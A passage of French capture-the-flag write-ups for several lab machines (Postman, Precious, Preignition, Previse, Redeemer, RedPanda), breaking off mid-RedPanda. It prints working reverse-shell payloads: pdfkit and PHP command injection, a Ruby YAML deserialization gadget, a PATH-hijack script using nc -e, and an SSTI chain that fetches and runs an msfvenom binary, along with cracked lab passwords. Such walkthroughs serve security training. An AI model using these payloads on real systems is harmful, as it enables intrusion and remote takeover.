Le mot de passe découvert est `computer2008` la connexion SSH ne fonctionne pas, on utilise donc le mot de passe pour se connecter à la machine avec l'utilisateur Matt :

```
redis@Postman:~$ su Matt
Password:
Matt@Postman:/var/lib/redis$
```

On obtient ainsi accès à la machine avec l'utilisateur Matt

Privilege Escalation

Il nous faut à présent l'accès root sur la machine. On enumere les application, on découvre qu'il y a l'application webmin qui est utilisé sur la version 1.910

```
cat /etc/webmin/version
1.910
Matt@Postman:~$ cat /etc/webmin/config
find_pid_command=ps auwwwx | grep NAME | grep -v grep | awk '{ print $2 }'
path=/bin:/usr/bin:/sbin:/usr/sbin:/usr/local/bin
passwd_uindex=0
ld_env=LD_LIBRARY_PATH
tempdelete_days=7
by_view=0
passwd_pindex=1
passwd_mindex=4
```

```
passwd_cindex=2
passwd_file=/etc/shadow
os_type=debian-linux
os_version=9.0
real_os_type=Ubuntu Linux
real_os_version=18.04.3
lang=en.UTF-8
log=1
referers_none=1
md5pass=1
theme=authentic-theme
product=webmin
webprefix=
realname_Matt=Matt
```

En recherchant une vulnérabilité on trouve la CVE-2019-12840 `https://github.com/roughiz/Webmin-1.910-Exploit-Script` on télécharge l'exploit et on l'execute afin d'obtenir un reverse shell :

```
### Execution de l'exploit
python2 webmin_exploit.py --rhost postman --rport 10000 -u Matt -p computer2008 --lhost 10.10.16.6 --lport
 1234 -s true
('****************************** Webmin 1.910 Exploit By roughiz******************************', 'blue')
('********************************************************************************************', 'blue')
('********************************************************************************************', 'blue')
('********************************************************************************************', 'blue')
('****************************** Retrieve Cookies sid ****************************************', 'blue')
('********** [+] [Exploit] The Cookie is 274381571cd2476c255d67dfe6e9098f', 'green')
('********************************************************************************************', 'blue')
('****************************** Create payload and Exploit **********************************', 'blue')
('********** [+] [Exploit] Verify you nc listener on port 1234 for the incomming reverse shell', 'green')

### Obtention du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.16.6] from (UNKNOWN) [10.10.10.160] 48806
script /dev/null -c /bin/bash
Script started, file is /dev/null
root@Postman:/usr/share/webmin/package-updates/#
```

On obtient ainsi l'accès root sur la machine

Precious

Reconnaissance

Machine cible Adresse IP : `10.10.11.189`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -sCV 10.10.11.189
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-21 11:08 CET
Nmap scan report for precious.htb (10.10.11.189)
Host is up (0.049s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 84:5e:13:a8:e3:1e:20:66:1d:23:55:50:f6:30:47:d2 (RSA)
|   256 a2:ef:7b:96:65:ce:41:61:c4:67:ee:4e:96:c7:c8:92 (ECDSA)
|_  256 33:05:3d:cd:7a:b7:98:45:82:39:e7:ae:3c:91:a6:58 (ED25519)
80/tcp open  http    nginx 1.18.0
|_http-title: Convert Web Page to PDF
| http-server-header:
|   nginx/1.18.0
|_  nginx/1.18.0 + Phusion Passenger(R) 6.0.15
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Le scan révèle qu'il y a deux ports ouverts, le port 22 pour SSH et le port 80 pour un serveur web Nginx version 1.18.0 avec de plus un module appelé Phusion Passenger version 6.0.15
Le site web est une application web permettant la conversion de page web en PDF. En affichant l'entete de la requete HTTP vers le site on découvre que le site utilise le langage Ruby :

```
curl -I http://precious.htb/
HTTP/1.1 200 OK
Content-Type: text/html;charset=utf-8
Content-Length: 483
Connection: keep-alive
Status: 200 OK
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Date: Tue, 21 Jan 2025 10:12:27 GMT
X-Powered-By: Phusion Passenger(R) 6.0.15
Server: nginx/1.18.0 + Phusion Passenger(R) 6.0.15
X-Runtime: Ruby
```

On peut tester le site afin de générer un pdf, une fois le pdf généré on peut analyser ses metadonnées :

```
exiftool p5xubi14rocpmra26ceqid1i525kn8d7.pdf
ExifTool Version Number         : 13.00
File Name                       : p5xubi14rocpmra26ceqid1i525kn8d7.pdf
Directory                       : .
File Size                       : 22 kB
File Modification Date/Time     : 2025:01:21 11:25:26+01:00
File Access Date/Time           : 2025:01:21 11:25:29+01:00
File Inode Change Date/Time     : 2025:01:21 11:25:28+01:00
File Permissions                : -rw-rw-r--
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
PDF Version                     : 1.4
Linearized                      : No
Page Count                      : 1
Creator                         : Generated by pdfkit v0.8.6
```

On peut voir que l'application web utilise la librairie pdfkit v0.8.6 afin de générer les documents PDF.

Exploitation

Avec ces informations on recherche une vulnérabilité pour la version 0.8.6 de pdfkit et on tombe sur la CVE-2022-25765 `https://github.com/PurpleWaveIO/CVE-2022-25765-pdfkit-Exploit-Reverse-Shell` qui permet l'obtention d'un re-

verse shell :

```
### Lancement de la requete
curl 'http://precious.htb' -X POST -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0' -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,/;
q=0.8' -H 'Accept-Language: en-US,en;q=0.5' -H 'Accept-Encoding: gzip, deflate' -H 'Content-Type: application
/x-www-form-urlencoded' -H 'Origin: precious.htb' -H 'Connection: keep-alive' -H 'Referer: precious.htb' -H
'Upgrade-Insecure-Requests: 1' --data-raw 'url=http%3A%2F%2F10.10.16.7%3A8000%2F%3Fname%3D%2520%60+ruby+
-rsocket+-e%27spawn%28%22sh%22%2C%5B%3Ain%2C%3Aout%2C%3Aerr%5D%3D%3ETCPSocket.new%28%2210.10.16.7%22%2C1234
%29%29%27%60'

### Reception du reverse shell
nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.16.7] from (UNKNOWN) [10.10.11.189] 49072
whoami
ruby
```

On obtient ainsi un reverse shell avec l'utilisateur ruby. On peut enumérer la machine afin de chercher des fichiers de configuration. On trouve un fichier contenant l'identifiant et mot de passe de l'utilisateur henry dans le fichier caché de configuration dans le dossier home de l'utilisateur ruby :

```
ruby@precious:~$ ls -la
ls -la
total 28
drwxr-xr-x 4 ruby ruby 4096 Jan 21 05:10 .
drwxr-xr-x 4 root root 4096 Oct 26  2022 ..
lrwxrwxrwx 1 root root    9 Oct 26  2022 .bash_history -> /dev/null
-rw-r--r-- 1 ruby ruby  220 Mar 27  2022 .bash_logout
-rw-r--r-- 1 ruby ruby 3526 Mar 27  2022 .bashrc
dr-xr-xr-x 2 root ruby 4096 Oct 26  2022 .bundle
drwxr-xr-x 3 ruby ruby 4096 Jan 21 05:10 .cache
-rw-r--r-- 1 ruby ruby  807 Mar 27  2022 .profile

ruby@precious:~$ cd .bundle
cd .bundle
ruby@precious:~/.bundle$ cat config
cat config
---
BUNDLE_HTTPS://RUBYGEMS__ORG/: "henry:Q3c1AqGHtoI0aXAYFH"
```

On peut utiliser afin de se connecter en SSH :

```
ssh henry@10.10.11.189
The authenticity of host '10.10.11.189 (10.10.11.189)' can't be established.
ED25519 key fingerprint is SHA256:1WpIxI8qwKmYSRdGtCjweUByFzcn0MSpKgv+AwWRLkU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.189' (ED25519) to the list of known hosts.
henry@10.10.11.189's password:
Linux precious 5.10.0-19-amd64 #1 SMP Debian 5.10.149-2 (2022-10-21) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
henry@precious:~$
```

On obtient ainsi accès à la machine avec l'utilisateur henry

Privilege Escalation

Il nous faut à présent l'accès root. On commence par enumerer les permissions de l'utilisateur :

```
henry@precious:~$ sudo -l
Matching Defaults entries for henry on precious:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User henry may run the following commands on precious:
    (root) NOPASSWD: /usr/bin/ruby /opt/update_dependencies.rb
```

On peut voir que l'utilisateur à permission de lancer le script ruby `update_dependencies.rb` sans utiliser de mot de passe, on affiche le contenu du script :

```
henry@precious:~$ cat /opt/update_dependencies.rb
# Compare installed dependencies with those specified in "dependencies.yml"
require "yaml"
require 'rubygems'

# TODO: update versions automatically
def update_gems()
end

def list_from_file
    YAML.load(File.read("dependencies.yml"))
end

def list_local_gems
    Gem::Specification.sort_by{ |g| [g.name.downcase, g.version] }.map{|g| [g.name, g.version.to_s]}
end

gems_file = list_from_file
gems_local = list_local_gems

gems_file.each do |file_name, file_version|
    gems_local.each do |local_name, local_version|
        if(file_name == local_name)
            if(file_version != local_version)
                puts "Installed version differs from the one specified in file: " + local_name
            else
                puts "Installed version is equals to the one specified in file: " + local_name
            end
        end
    end
end
```

Le script lit le document `dependencies.yml` on peut donc créer un doublon du document contenant un reverse shell en ruby puis executer ce script dans le dossier contenant le reverse shell :

```
### ajout d'un reverse shell en ruby
- !ruby/object:Gem::Installer
    i: x
- !ruby/object:Gem::SpecFetcher
    i: y
- !ruby/object:Gem::Requirement
  requirements:
    !ruby/object:Gem::Package::TarReader
    io: &1 !ruby/object:Net::BufferedIO
      io: &1 !ruby/object:Gem::Package::TarReader::Entry
         read: 0
         header: "abc"
      debug_output: &1 !ruby/object:Net::WriteAdapter
         socket: &1 !ruby/object:Gem::RequestSet
             sets: !ruby/object:Net::WriteAdapter
                 socket: !ruby/module 'Kernel'
                 method_id: :system
             git_set: "bash -c 'bash -i >& /dev/tcp/10.10.16.7/9001 0>&1'"
         method_id: :resolve

### Execution du script
sudo /usr/bin/ruby /opt/update_dependencies.rb

### Reception du reverse shell
nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.10.16.7] from (UNKNOWN) [10.10.11.189] 45706
root@precious:/tmp#
```

On obtient ainsi l'accès root sur la machine

Preignition

Reconnaissance

Machine cible Adresse IP : `10.129.125.130`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sV 10.129.125.130
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-03 10:48 CET
Nmap scan report for 10.129.125.130
Host is up (0.018s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.14.2

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.78 seconds
```

Vulnerability Assesment

Il semble que la version du serveur Nginx est 1.14.2
On peut lancer un scan avec Gobuster afin de vérifier s'il y aurait des répertoires cachés dans le serveur, on spécifie l'url avec dir -u le chemin du dictionnaire avec -w et le type de fichier que l'on cherche avec -x nous ne recherchons que des fichiers php, on lance la commande suivante :

```
$ gobuster dir -u http://10.129.125.130/ -w /usr/share/wordlists/dirb/common.txt -x php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.125.130/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/admin.php            (Status: 200) [Size: 999]
/admin.php            (Status: 200) [Size: 999]
Progress: 9228 / 9230 (99.98%)
===============================================================
Finished
===============================================================
```

Lorsque l'on se rend sur la page de l'url on voit apparaitre une page de connexion demandant un identifiant et un mot de passe :

```
$ curl http://10.129.125.130/admin.php
<!DOCTYPE html>
<html>
<title>Admin Console</title>
<meta name="viewport" content="width=device-width, initial-scale=1">
<link rel="stylesheet" href="w3.css">
<body class="w3-container" style="background-color:#F6F6F6;">

<h2 align="center">Admin Console Login</h2>


<div id="id01" class="w3-container">
  <form method="post">
  <div class="w3-modal-content w3-card-8 w3-animate-zoom" style="max-width:600px">
    <div class="w3-container">
      <div class="w3-section">
        <label><b>Username</b></label>
        <input class="w3-input w3-border w3-hover-border-black w3-margin-bottom" type="text"
        placeholder="Enter Username" name="username">

        <label><b>Password</b></label>
        <input class="w3-input w3-border w3-hover-border-black" type="password"
        placeholder="Enter Password" name="password">

        <input type="submit" class="w3-btn w3-btn-block w3-green w3-section" value="Login">
      </div>
    </div>
  </div>
  </form>
</div>

</body>
</html>
```

si on essaye les identifiant par défaut `admin:admin` la connexion fonctionne.

Previse

Reconnaissance

Machine cible Adresse IP : `10.10.11.104`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.11.104
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-30 14:28 CET
Nmap scan report for 10.10.11.104
Host is up (0.017s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   2048 53:ed:44:40:11:6e:8b:da:69:85:79:c0:81:f2:3a:12 (RSA)
|   256 bc:54:20:ac:17:23:bb:50:20:f4:e1:6e:62:0f:01:b5 (ECDSA)
|_  256 33:c1:89:ea:59:73:b1:78:84:38:a4:21:10:0c:91:d8 (ED25519)
80/tcp open  http
| http-title: Previse Login
|_Requested resource was login.php
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set

Nmap done: 1 IP address (1 host up) scanned in 15.90 seconds
```

Le scan révèle qu'il y a 2 ports ouverts, le port 22 pour SSH et le port 80 pour le service HTTP.
Le site web affiche une page de connexion demandant un identifiant et un mot de passe.
On lance un dirbusting du site :

```
gobuster dir -u http://10.10.11.104 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.11.104
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 277]
/download.php         (Status: 302) [Size: 0] [--> login.php]
/index.php            (Status: 302) [Size: 2801] [--> login.php]
/login.php            (Status: 200) [Size: 2224]
/files.php            (Status: 302) [Size: 4914] [--> login.php]
/header.php           (Status: 200) [Size: 980]
/nav.php              (Status: 200) [Size: 1248]
/footer.php           (Status: 200) [Size: 217]
/css                  (Status: 301) [Size: 310] [--> http://10.10.11.104/css/]
/status.php           (Status: 302) [Size: 2966] [--> login.php]
/js                   (Status: 301) [Size: 309] [--> http://10.10.11.104/js/]
/logout.php           (Status: 302) [Size: 0] [--> login.php]
/accounts.php         (Status: 302) [Size: 3994] [--> login.php]
/config.php           (Status: 200) [Size: 0]
/logs.php             (Status: 302) [Size: 0] [--> login.php]
/.php                 (Status: 403) [Size: 277]
/server-status        (Status: 403) [Size: 277]
Progress: 441120 / 441122 (100.00%)
===============================================================
Finished
===============================================================
```

On découvre l'URL nav.php qui redirige vers une barre de navigation dans laquelle on peut voir un lien pour creer un compte, lorsque l'on clique dessus on est redirigé vers la page de login.

Exploitation


Si l'on capture la requete vers account.php on peut réceptionner la pgae qui permet de créer un compte avant d'etre redirigé vers la page de login :

```
### Requete
GET /accounts.php HTTP/1.1
Host: 10.10.11.104
Accept-Language: fr-FR,fr;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Sa
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application
Referer: http://10.10.11.104/nav.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=van3e2v6flbm4bte5semgq7pvi
Connection: keep-alive

### Reponse
...
<section class="uk-section uk-section-default">
    <div class="uk-container">
        <h2 class="uk-heading-divider">Add New Account</h2>
        <p>Create new user.</p>
        <p class="uk-alert-danger">ONLY ADMINS SHOULD BE ABLE TO ACCESS THIS PAGE!!</p>
        <p>Usernames and passwords must be between 5 and 32 characters!</p>
    </p>
...
```

On peut voir que cette page est normallement uniquement accessible au admin.
On crée un compte en envoyant une requete POST et en ajoutant en paramètre le nom de compte et mot de passe :

```
### requete
POST /accounts.php HTTP/1.1
Host: 10.10.11.104
Accept-Language: fr-FR,fr;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
131.0.6778.86 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/
*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.11.104/nav.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=van3e2v6flbm4bte5semgq7pvi
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 52

username=password&password=password&confirm=password

### Reponse
...
<section class="uk-section uk-section-default">
    <div class="uk-container">
        <h2 class="uk-heading-divider">Add New Account</h2>
        <p>Create new user.</p>
        <p class="uk-alert-danger">ONLY ADMINS SHOULD BE ABLE TO ACCESS THIS PAGE!!</p>
        <p>Usernames and passwords must be between 5 and 32 characters!</p>
    <div class="uk-alert-success" uk-alert><a class="uk-alert-close" uk-close></a>
    <p>Success! User was added!</p></div>
...
```

On reçois confirmation que l'utilisateur a bien été crée. On peut à présent se connecter au compte.
Une fois connecté on peut accéder a une page permettant d'uploader des fichiers et télécharger des backup :



On lit le code source du fichier logs.php on peut voir qu'il est possible d'ajouter un delimiteur dans le paramètre des logs :

```
<?php
session_start();
if (!isset($_SESSION['user'])) {
    header('Location: login.php');
    exit;
}
?>

<?php
if (!$_SERVER['REQUEST_METHOD'] == 'POST') {
    header('Location: login.php');
    exit;
}

////////////////////////////////////////////////////////////////////////////////
//I tried really hard to parse the log delims in PHP, but python was SO MUCH EASIER//
////////////////////////////////////////////////////////////////////////////////

$output = exec("/usr/bin/python /opt/scripts/log_process.py {$_POST['delim']}");
echo $output;

$filepath = "/var/www/out.log";
$filename = "out.log";

if(file_exists($filepath)) {
    header('Content-Description: File Transfer');
    header('Content-Type: application/octet-stream');
    header('Content-Disposition: attachment; filename="'.basename($filepath).'"');
    header('Expires: 0');
    header('Cache-Control: must-revalidate');
    header('Pragma: public');
    header('Content-Length: ' . filesize($filepath));
    ob_clean(); // Discard data in the output buffer
    flush(); // Flush system headers
    readfile($filepath);
    die();
} else {
    http_response_code(404);
    die();
}
?>
```

On peut donc injecter du code depuis ce paramètre et obtenir un reverse shell :

```
### Requete
POST /logs.php HTTP/1.1
Host: 10.10.11.104
Content-Length: 66
Cache-Control: max-age=0
Accept-Language: fr-FR,fr;q=0.9
Origin: http://10.10.11.104
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
131.0.6778.86 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.11.104/file_logs.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=tpvkk45e9h87g5qo0s1sg6qj7f
Connection: keep-alive
```

```
delim=%3bbash+-c+'bash+-i+>%26+/dev/tcp/10.10.14.10/1234+0>%261'

### Reception du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.11.104] 54750
bash: cannot set terminal process group (1618): Inappropriate ioctl for device
bash: no job control in this shell
www-data@previse:/var/www/html$
```

On obtient accès à la machine avec l'utilisateur www-data
En enumerant le système on découvre le fichier config.php :

```
www-data@previse:/var/www/html$ cat config.php
cat config.php
<?php

function connectDB(){
    $host = 'localhost';
    $user = 'root';
    $passwd = 'mySQL_p@ssw0rd!:)';
    $db = 'previse';
    $mycon = new mysqli($host, $user, $passwd, $db);
    return $mycon;
}

?>
```

On peut voir qu'il contient un mot de passe pour une base de donnée SQL, on se connecte à la base de donnée pour on extrait les tables :

```
www-data@previse:/var/www/html$ mysql -u root -p'mySQL_p@ssw0rd!:)'
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 32
Server version: 5.7.35-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2021, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| previse            |
| sys                |
+--------------------+
5 rows in set (0.02 sec)

mysql> use previse;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-------------------+
| Tables_in_previse |
+-------------------+
| accounts          |
| files             |
+-------------------+
2 rows in set (0.00 sec)

mysql> select * from accounts;
+----+----------+------------------------------------+---------------------+
| id | username | password                           | created_at          |
+----+----------+------------------------------------+---------------------+
|  1 | m4lwhere |  $1$llol$DQpmdvnb7EeuO6UaqRItf. | 2021-05-27 18:18:36 |
|  2 | password |  $1$llol$79cV9c1FNnnr7LcfPFlqQ0 | 2025-01-30 14:27:46 |
```

```
+----+----------+-----------------------------------+---------------------+
2 rows in set (0.00 sec)
```

On trouve les mots de passe utilisateurs hashé des compte, on retrouve le compte crée auparavant et celui de l'utilisateur m4lwhere on utilise hashcat afin de craquer le mot de passe :

```
hashcat mal.hash /usr/share/wordlists/rockyou.txt
...
$1$llol$DQpmdvnb7EeuO6UaqRItf.:ilovecody112235!

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 500 (md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5))
Hash.Target......: $1$llol$DQpmdvnb7EeuO6UaqRItf.
Time.Started.....: Thu Jan 30 17:03:34 2025 (24 secs)
Time.Estimated...: Thu Jan 30 17:03:58 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   308.9 kH/s (6.93ms) @ Accel:64 Loops:62 Thr:64 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 7454720/14344385 (51.97%)
Rejected.........: 0/7454720 (0.00%)
Restore.Point....: 7397376/14344385 (51.57%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:992-1000
Candidate.Engine.: Device Generator
Candidates.#1....: ilovemymum55 -> idonthateyou
Hardware.Mon.#1..: Temp: 48c Util: 64% Core:1785MHz Mem:6000MHz Bus:16

Started: Thu Jan 30 17:03:32 2025
Stopped: Thu Jan 30 17:04:00 2025
```

On découvre le mot de passe de l'utilisateur `m4lwhere:ilovecody112235!` on peut s'y connecter en ssh :

```
ssh m4lwhere@10.10.11.104
m4lwhere@10.10.11.104's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-151-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Jan 30 16:05:23 UTC 2025

  System load:  0.0               Processes:           182
  Usage of /:   51.3% of 4.85GB   Users logged in:     0
  Memory usage: 26%               IP address for eth0: 10.10.11.104
  Swap usage:   0%


0 updates can be applied immediately.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


Last login: Fri Jun 18 01:09:10 2021 from 10.10.10.5
m4lwhere@previse:~$
```

On obtient ainsi accès à la machine avec l'utilisateur m4lwhere

Privilege Escalation

Il nous faut à présent les droits root. On commence par enumerer les droits de l'utilisateur :

```
m4lwhere@previse:~$ sudo -l
[sudo] password for m4lwhere:
User m4lwhere may run the following commands on previse:
    (root) /opt/scripts/access_backup.sh
```

On peut voir que l'utilisateur a pour permission de lancer un script avec les droits root, on affiche le contenu du script :

```
m4lwhere@previse:~$ cat /opt/scripts/access_backup.sh
#!/bin/bash
```

```
# We always make sure to store logs, we take security SERIOUSLY here

# I know I shouldnt run this as root but I cant figure it out programmatically on my account
# This is configured to run with cron, added to sudo so I can run as needed - we'll fix it later when
there's time

gzip -c /var/log/apache2/access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_access.gz
gzip -c /var/www/file_access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_file_access.gz
```

Il est possible d'exploiter le script pour lancer un PATH hijack, le script lance l'application gzip, on crée un fichier gzip contenant un reverse shell, on ajoute le chemin d'accès vers le script à l'environnement puis on lance le script à partir du dossier contenant le fichier "gzip" :

```
### Création du reverse shell
m4lwhere@previse:~$ cd /tmp
m4lwhere@previse:/tmp$ export PATH=/tmp:$PATH
m4lwhere@previse:/tmp$ echo -ne '#!/bin/bash\nnc -nv 10.10.14.10 1234 -e /bin/bash' > gzip
m4lwhere@previse:/tmp$ chmod +x gzip
m4lwhere@previse:/tmp$ cat gzip
#!/bin/bash
nc -nv 10.10.14.10 1234 -e /bin/bashm4lwhere@previse:/tmp$
m4lwhere@previse:/tmp$ sudo /opt/scripts/access_backup.sh
(UNKNOWN) [10.10.14.10] 1234 (?) open

### Obtention du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.11.104] 55510
whoami
root
```

On obtient ainsi l'accès root sur la machine

Redeemer

Reconnaissance

Machine cible Adresse IP : `10.129.93.101`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn 10.129.93.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-08 22:12 CET
Nmap scan report for 10.129.93.101
Host is up (0.025s latency).
Not shown: 65534 closed tcp ports (reset)
PORT     STATE SERVICE
6379/tcp open  redis

Nmap done: 1 IP address (1 host up) scanned in 10.89 seconds
```

Le scan révèle qu'il y a le port 6379 ouvert pour le service Redis.

Vulnerability Assesment

On peut tenter tenter de se connecter au serveur redis :

```
redis-cli -h 10.129.93.101 -p 6379
10.129.93.101:6379>
```

La connexion fonctionne on peut à présent lister les base de données et en extraire la clef contenant le flag :

```
### Lister les bases de données
10.129.93.101:6379> INFO keyspace
# Keyspace
db0:keys=4,expires=0,avg_ttl=0

### Selectionne la Base de donnée
10.129.93.101:6379> select 0
OK

### Affiche les clefs
10.129.93.101:6379> keys *
1) "flag"
2) "temp"
3) "stor"
4) "numb"

### Affiche la clef "flag"
10.129.93.101:6379> get flag
```

RedPanda

Reconnaissance

Machine cible Adresse IP : `10.10.11.170`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.11.170
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-22 15:42 CET
Nmap scan report for 10.10.11.170
Host is up (0.028s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
8080/tcp open  http-proxy
|_http-title: Red Panda Search | Made with Spring Boot
|_http-open-proxy: Proxy might be redirecting requests

Nmap done: 1 IP address (1 host up) scanned in 11.07 seconds
```

Le scan révèle qu'il y a deux ports ouverts, le port 22 pour SSH et le port 8080 pour un service web.
Le site web semble etre une sorte de moteur de recherche celui est réalisé avec Spring Boot qui est un framework Java. Lorsque l'on recherche par exemple la lettre "s" est affiché des images d'animaux, on peut alors cliquer sur le nom de l'auteur pour y afficher ses statistiques avec le nombre de vues de l'image, on peut les exporter au format XML. Voici par exemple le contenu des statistiques de l'utilisateur woodenk :

```
<?xml version="1.0" encoding="UTF-8"?>
<credits>
  <author>woodenk</author>
  <image>
    <uri>/img/greg.jpg</uri>
    <views>0</views>
  </image>
  <image>
    <uri>/img/hungy.jpg</uri>
    <views>0</views>
  </image>
  <image>
    <uri>/img/smooch.jpg</uri>
    <views>2</views>
  </image>
  <image>
    <uri>/img/smiley.jpg</uri>
    <views>2</views>
  </image>
  <totalviews>4</totalviews>
</credits>
```

Exploitation

Avec ces informations on peut tenter de lancer une injection de commandes SSTI : `*{8*8}`
On a pour résultat le texte : `64` se qui prouve que l'execution de commande fonctionne.
On peut exploiter cela en lançant un reverse shell :

```
### Création du reverse shell
msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.16.7 LPORT=1234 -f elf > r.elf

### Execution du reverse shell
*{"".getClass().forName("java.lang.Runtime").getRuntime().exec("wget http://10.10.16.7:8000/r.elf")}
*{"".getClass().forName("java.lang.Runtime").getRuntime().exec("chmod 777 ./r.elf")}
*{"".getClass().forName("java.lang.Runtime").getRuntime().exec("./r.elf")}

### Reception du reverse shell
